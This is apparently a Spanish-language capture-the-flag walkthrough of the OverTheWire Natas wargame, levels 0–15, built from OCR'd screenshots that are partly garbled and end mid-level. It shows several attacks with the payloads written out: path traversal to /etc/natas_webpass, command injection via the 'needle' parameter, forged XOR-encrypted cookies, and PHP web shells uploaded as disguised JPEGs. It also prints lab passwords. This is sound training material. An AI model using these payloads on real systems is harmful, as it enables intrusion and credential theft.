


NIVEL 0

NATAS0

You can find the password for the next level on this page.

NIVEL 1

Pass: g9D9cREhslqBKtcA2uocGHPfMZVzeFK6



NATAS1

You can find the password for the next level on this page, but rightclicking has been blocked!

NIVEL 2

Pass: h4ubbcXrWqsTo7GGnnUMLppXbOogfBZ7

The screenshot shows a web browser window with the developer tools open. The top toolbar includes icons for Inspector, Console, Debugger, Red, Editor de estilos, Rendimiento, Memoria, Almacenamiento, Accesibilidad, and Aplicación. The search bar in the developer tools is set to "Buscar en HTML". The HTML tree on the left shows the following structure:

```
<body oncontextmenu= javascript:alert('Right clicking has been blocked!');return false; >  
  <h1>natas1</h1>  
  <div id="content">  
    ::before  
    You can find the password for the next level on this page, but rightclicking has been blocked!  
    <!--The password for natas2 is h4ubbcXrWqsTo7GGnnUMLppXbOogfBZ7-->  
    ::after  
  </div>  
  <div id="wechallform" class="ui-draggable" style="display: block;" > </div>  
</body>  
</html>
```


The breadcrumb at the bottom of the developer tools indicates the selected element is `html > body > div#content`.

The main content area of the browser shows a black header with the text "NATAS2" in white. Below the header, the page content is mostly empty, with a white box in the center containing the text "There is nothing on this page".

NIVEL 3:




Pass: G6ctbMJ5Nb4cbFwhpMPSvxGHhQ7I6W8Q

Al inspeccionar hay una imagen



Si vamos al directorio anterior.

Index of /files

Name	Last modified	Size	Description
 Parent Directory		-	
 pixel.png	2023-01-08 17:04	303	
 users.txt	2023-01-08 17:04	145	

Apache/2.4.52 (Ubuntu) Server at natas2.natas.labs.overthewire.org Port 80

Abrimos el txt

```
# username:password
alice:BYNdCesZqW
bob:jw2ueICLvT
charlie:G5vCzkVV3m
natas3:G6ctbMJ5Nb4cbFwhpMPSvxGHhQ7I6W8Q
eve:zo4mJWyNj2
mallory:9urtcpzBmH
```

NATAS3

There is nothing on this page

NIVEL 4:

Pass: tKOcJIbzM4lTs8hbCmzn5Zr4434fGZQm

Inspector Consola Depurador Red Editor de estilos Rendimiento Memoria Almacenamiento Accesibilidad Aplicaciones

Buscar en HTML

```
<h1>natas3</h1>
<div id="content">
  ::before
  There is nothing on this page
  <!--No more information leaks!! Not even Google will find it this time....-->
  ::after
</div>
<div id="wechallform" class="ui-draggable" style="display: block;"> event
  <p>Submit token</p>
  <form id="realwechallform" action="https://www.wechall.net/10-levels-on-Natas.html" enctype="application/x-www-form-urlencoded" method="post">
    <input type="hidden" name="wfid" value="4">
  </form>
</div>
```

Google es un robot buscador.

← → ↻ natas3.natas.labs.overthewire.org/robots.txt

User-agent: *
Disallow: /s3cr3t/


carpeta

Index of /s3cr3t

Name	Last modified	Size	Description
 Parent Directory		-	
 users.txt	2023-01-08 17:04	40	

Apache/2.4.52 (Ubuntu) Server at natas3.natas.labs.overthewire.org Port 80

natas4:tK0cJIbzM4lTs8hbCmzn5Zr4434fGZQm



NIVEL 5

Pass: ZONsrtlkJoKALBCLi5EQfFcRN82Au2oD

```
Pretty Raw Hex
1 GET /index.php HTTP/1.1
2 Host: natas4.natas.labs.overthewire.org
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Basic bmFOYXM0OnRLT2NKSWJ6TTRsVHM4aGJDbXpuNVpyNDQzNGZHwLFt
8 Connection: close
9 Referer: http://natas4.natas.labs.overthewire.org/index.php
10 Upgrade-Insecure-Requests: 1
11 Sec-GPC: 1
12
13
```

Se cambia natas4 por natas5 en referer y forward

NATAS4

Access granted. The password for natas5 is
[Z0NsrtlkJoKALBCLi5eqFfcRN82Au2oD](#)

[Refresh page](#)

NIVEL 6:

Pass: fOlve0MDtPTgRhqmmvVAOt2EfXR6uQgR

Pretty Raw Hex

```
1 GET / HTTP/1.1
2 Host: natas5.natas.labs.overthewire.org
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Basic bmFOYXM1OlowTnNydElrSm9LQUxCQ0xpNWVxRmZjUk44MkF1Mm9E
8 Connection: close
9 Cookie: loggedin=0
10 Upgrade-Insecure-Requests: 1
11 Sec-GPC: 1
12
13
```

Request

Pretty

Raw

Hex

⌵

ln

≡

1

GET / HTTP/1.1

2

Host: natas5.natas.labs.overthewire.org

3

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0

4

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

5

Accept-Language: en-US,en;q=0.5

6

Accept-Encoding: gzip, deflate

7

Authorization: Basic bmF0YXM1OlowTnNydElrSm9LQUxCQ0xpNWVxRmZjUk44MkF1Mm9E

8

Connection: close

9

Cookie: loggedin=1

10

Upgrade-Insecure-Requests: 1

11

Sec-GPC: 1

12

13

Response

Pretty

Raw

Hex

Render

⌵

ln

:

2

Date: Tue, 10 Jan 2023 10:52:23 GMT

3

Server: Apache/2.4.52 (Ubuntu)

4

Set-Cookie: loggedin=1

5

Vary: Accept-Encoding

6

Content-Length: 890

7

Connection: close

8

Content-Type: text/html; charset=UTF-8

9

10

<html>

11

<head>

12

<!-- This stuff in the header has nothing to do with the level -->

13

<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css"

14

>

15

<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />

16

<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />

17

<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js">

18

</script>

19

<script src="http://natas.labs.overthewire.org/js/jquery-ui.js">

20

</script>

21

<script src="http://natas.labs.overthewire.org/js/wechall-data.js">

22

</script>

23

<script src="http://natas.labs.overthewire.org/js/wechall.js">

24

</script>

25

<script>

26

var wechallinfo = {

27

"level": "natas5", "pass": "ZONsrTikJoKALBCLi5eqFfcRN82Au2oD"

28

};

29

</script>

30

</head>

31

<body>

32

<h1>

33

natas5

34

</h1>

35

<div id="content">

36

Access granted. The password for natas6 is fOIvEOMDtPTgRhqmmvvA0t2EfXR6uQgR

37

</div>

38

</body>

39

</html>

NATAS6

Input secret:

Submit Query

[View sourcecode](#)

NIVEL 7:

PASS: jmxSiH3SP6Sonf8dv66ng8v1clEdjXWr

```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wec
<script>var wechallinfo = { "level": "natas6", "pass": "<censored>" };</script></head>
<body>
<h1>natas6</h1>
<div id="content">


<?

include "includes/secret.inc";

    if(array_key_exists("submit", $_POST)) {
        if($secret == $_POST['secret']) {
            print "Access granted. The password for natas7 is <censored>";
        } else {
            print "Wrong secret";
        }
    }
?>

<form method=post>
Input secret: <input name=secret><br>
<input type=submit name=submit>
</form>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```



?

```
$secret = "FOEIUWGHFEEUHOFUOIU";
```

?

NATAS6

Access granted. The password for natas7 is
jmxSiH3SP6Sonf8dv66ng8v1cIEdjXWr

Input secret:

[View sourcecode](#)

NIVEL 8:

Pass: a6bZCNYwdKqN5cGP11ZdtPg0ilmQQhAB

Developer Tools — http://natas7.natas.labs.overthewire.org/index.php?page=home

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

Search HTML

```
<html>
  <head> </head>
  <body>
    <h1>natas7</h1>
    <div id="content">
      ::before
      <a href="index.php?page=home">Home</a>
      <br>
      <a href="index.php?page=about">About</a>
      <br>
      this is the front page
      <!--hint: password for webuser natas8 is in /etc/natas_webpass/natas8-->
      ::after
    </div>
    <div id="wechallform" class="ui-draggable" style="display: block;">
      <p>Submit token</p>
      <form id="realwechallform" action="https://www.wechall.net/10-levels-on-Natas.html" enctype="application/x-www-form-urlencoded" method="post">
        <input type="hidden" name="ufid" value="9">
      </form>
    </div>
  </body>
</html>
```

html > body > div#content > ::after

natas7.natas.labs.overthewire.org/index.php?page=/etc/natas_webpass/natas8

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Nessus Essentials / Fo...

NATAS7

[Home](#) [About](#)

a6bZCNYwdKqN5cGP11ZdtPg0iImQQhAB

NIVEL 9:

Pass:

NATAS8

Input secret:

[View sourcecode](#)

```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></sc
<script>var wechallinfo = { "level": "natas8", "pass": "<censored>" };</script></head>
<body>
<h1>natas8</h1>
<div id="content">

<?

$encodedSecret = "3d3d516343746d4d6d6c315669563362";

function encodeSecret($secret) {
    return bin2hex(strrev(base64_encode($secret)));
}

if(array_key_exists("submit", $_POST)) {
    if(encodeSecret($_POST['secret']) == $encodedSecret) {
        print "Access granted. The password for natas9 is <censored>";
    } else {
        print "Wrong secret";
    }
}
?>

<form method=post>
Input secret: <input name=secret><br>
<input type=submit name=submit>
</form>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```

2d3d516343746d406d6c315669563362

==QcCtmMml1VIV3b

==QcCtmMml1VIV3b

==QcCtmMml1VIV3b

Output

==QcCtmMml1VIV3b

b3ViV1lmMmtCcQ==

Output

oubWYf2kBq

NATAS8

Access granted. The password for natas9 is
Sda6t0vkOPkM8YeOZkAGVhFoaplvIJFd

Input secret:

[View sourcecode](#)

NIVEL 10

Pass: D44EcsFkLxPIkAAKLosx8z3hxX1Z4MCE

The screenshot shows a web browser window with the address bar displaying `natas9.natas.labs.overthewire.org/?needle=;cat /etc/natas_webpass/natas10`. The browser's bookmark bar includes links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, OffSec, and Nessus Essentials / Fo... The page header features the text "NATAS9" in a large, bold, serif font. The main content area is a light gray rectangle. On the right side of this area, there is a white box containing a search interface. It has a label "Find words containing:" followed by a text input field and a "Search" button. Below this, the word "Output:" is displayed, followed by the password `D44EcsFkLxPIkAAKLosx8z3hxX1Z4MCE`. A list of words is shown below the password: African, Africans, Allah, Allah's, American, Americanism, Americanism's, and Americanism.

Find words containing: Search

Output:

D44EcsFkLxPIkAAKLosx8z3hxX1Z4MCE

African
Africans
Allah
Allah's
American
Americanism
Americanism's
Americanism

NATAS10

For security reasons, we now filter on certain characters

Find words containing: Search

Output:

[View sourcecode](#)

NIVEL 11;

Pass: 1KFqoJXi6hRaPluAmk8ESDW4fSysRoIg

Output:

```
<pre>
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    if(preg_match('/[;|&|/]', $key)) {
        print "Input contains an illegal character!";
    } else {
        passthru("grep -i $key dictionary.txt");
    }
}
}
```

The screenshot shows a web browser window with the URL `natas10.natas.labs.overthewire.org/?needle=%0Acat /etc/natas_webpass/natas11`. The browser's address bar and tabs are visible. The page has a black header with the text "NATAS10" in white. Below the header, there is a light gray box containing the following text:

For security reasons, we now filter on certain characters

Find words containing:

Output:

1KFqoJXi6hRaPluAmk8ESDW4fSysRoIg

African
Africans
Allah
Allah's
American
Americanism
Americanism's
Americanisms
Americans
.

Cookies are protected with XOR encryption

Background color:

[View sourcecode](#)

NIVEL 12

Pass:

```

    return $outtext,
}

function loadData($def) {
    global $_COOKIE;
    $mydata = $def;
    if(array_key_exists("data", $_COOKIE)) {
        $tempdata = json_decode(xor_encrypt(base64_decode($_COOKIE["data"])), true);
        if(is_array($tempdata) && array_key_exists("showpassword", $tempdata) && array_key_exists("bgcolor", $tempdata)) {
            if (preg_match('/^#(?:[a-f\d]{6})$/i', $tempdata['bgcolor'])) {
                $mydata['showpassword'] = $tempdata['showpassword'];
                $mydata['bgcolor'] = $tempdata['bgcolor'];
            }
        }
    }
    return $mydata;
}

function saveData($d) {
    setcookie("data", base64_encode(xor_encrypt(json_encode($d))));
}

```

Developer Tools — <http://natas11.natas.labs.overthewire.org/>

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

Cache Storage Cookies Indexed DB Local Storage Session Storage

Filter Items

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite
data	MGw7JCQ5OC04PT8jOSpqdmkgJ25nbCorKCEkIzlsbcm5oKC4qLSgubjY%3D	natas11.natas.lab...	/	Session	62	false	false	None

```
1 <?php
2 // Your code here!
3 $defaultdata = array( "showpassword"=>"no", "bgcolor"=>"#ffffff");
4 $cookie = "MGw7JCQ5OC04PT8jOSpqdmkgJ25nbCorKCEkIzlsbcm5oKC4qLSgubjY%3D";
5
6 function xor_encrypt($in) {
7     $key = '<censored>';
8     $text = $in;
9     $outText = '';
10
11     // Iterate through each character
12     for($i=0;$i<strlen($text);$i++) {
13         $outText .= $text[$i] ^ $key[$i % strlen($key)];
14     }
15
16     return $outText;
17 }
18 echo xor_encrypt(base64_decode($cookie), json_encode($defaultdata));
19 ?>
20
```

Output Input Comments 0

KNHLKNHLKNHLKNHLKNHLKNHLKNHLKNHLKNHLKNHLKNHLKL

KNHLKNHLKNHLKNHLKNHLKNHLKNHLKNHLKNHLKNHLKNHLKL

MGw7JCQ5OC04PT8jOSpqdmk3LT9pYmouLC0nICQ8anZpbS4qLSguKmkz

```
1 <?php
2 // Your code here!
3 $data = array( "showpassword"=>"yes", "bgcolor"=>"#ffffff");
4
5 function xor_encrypt($in) {
6     $key = 'KNHL';
7     $text = $in;
8     $outText = '';
9
10    // Iterate through each character
11    for($i=0;$i<strlen($text);$i++) {
12        $outText .= $text[$i] ^ $key[$i % strlen($key)];
13    }
14
15    return $outText;
16 }
17
18 echo base64_encode(xor_encrypt(json_encode($data)));
19 ?>
20
```

Run (Ctrl-Enter) |

Output Input Comments 0

MGw7JCQ5OC04PT8jOSpqdmk3LT9pYmouLC0nICQ8anZpbS4qLSguKmkz

NATAS11

Cookies are protected with XOR encryption

The password for natas12 is

YWqo0pjpcXzSl5NMAVxg12QxeC1w9QG

Background color:

[View sourcecode](#)

NIVEL 13:

Pass: IW3jYRI02ZKDBb8VtQBU1f6eDRo6WEj9

```
(veronica@kali)-[~]  
$ cat natas.php  
<?php echo exec("cat /etc/natas_webpass/natas13"); ?>  
  
(veronica@kali)-[~]  
$
```







NATAS12

Choose a JPEG to upload (max 1KB):

natas.php

[View sourcecode](#)

The file [upload/s7goc338gm.php](#) has been uploaded
[View sourcecode](#)

 Kali Linux  Kali Tools  Kali Docs  Kali Forums  Kali NetHunter  Exploit-DB  G

IW3jYRI02ZKDBb8VtQBU1f6eDRo6WEj9

NIVEL 14:

Pass: qPazSJBmrmU7UQJv17MHk1PGC4DxZMEP

NATAS13

For security reasons, we now only accept image files!

Choose a JPEG to upload (max 1KB):

No file selected.

[View sourcecode](#)

GNU nano 7.1

natas14.jpg *

```
<?php echo exec("cat /etc/natas_webpass/natas14"); ?>
```

```
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true  
Your JRE appears to be version 17.0.5 from Debian  
Burp has not been fully tested on this platform and you may experience problems.  
□
```

```

(veronica@kali)-[~]
└─$ nano natas13.jpg

(veronica@kali)-[~]
└─$ cp natas13.jpg /home/veronica/Documentos

(veronica@kali)-[~]
└─$ cd /home/veronica

(veronica@kali)-[~]
└─$ cd Documentos

(veronica@kali)-[~/Documentos]
└─$ ls
natas13.jpg  natas.php  nodejs  pygame  red_team  red_team.gnmap  red_team.nmap  red_team.xml  tetris.py

(veronica@kali)-[~/Documentos]
└─$ hexeditor -b natas13.jpg

(veronica@kali)-[~/Documentos]
└─$ ls
natas13.jpg  natas.php  nodejs  pygame  red_team  red_team.gnmap  red_team.nmap  red_team.xml  tetris.py

```



Archivo Acciones Editar Vista Ayuda

File: natas13.jpg

```

000000000  3C 3F 70 68 70 20 65 63 68 6F 20 65 78 65 63 28
000000010  22 63 61 74 20 2F 65 74 63 2F 6E 61 74 61 73 5F
000000020  77 65 62 70 61 73 73 2F 6E 61 74 61 73 31 34 22
000000030  29 3B 20 3F 3E 0A

```



◆◆◆◆qPazSJBmrmU7UQJv17MHk1PGC4DxZMEP

NATAS14

Username:
Password:

[View sourcecode](#)

NIVEL 15:

Pass: TTkaI7AWG4iDERztBcEyKV7kRXH1EZRB

NATAS14

Username:

Login

[View sourcecode](#)

NATAS14

Successful login! The password for natas15 is
TTkaI7AWG4iDERztBcEyKV7kRXH1EZRB

[View sourcecode](#)

NIVEL 16

Pass:

NATAS15

This user doesn't exist.

[View sourcecode](#)

NATAS15

This user exists.

[View sourcecode](#)

```
/*
CREATE TABLE `users` (
  `username` varchar(64) DEFAULT NULL,
  `password` varchar(64) DEFAULT NULL
);
*/

if(array_key_exists("username", $_REQUEST)) {
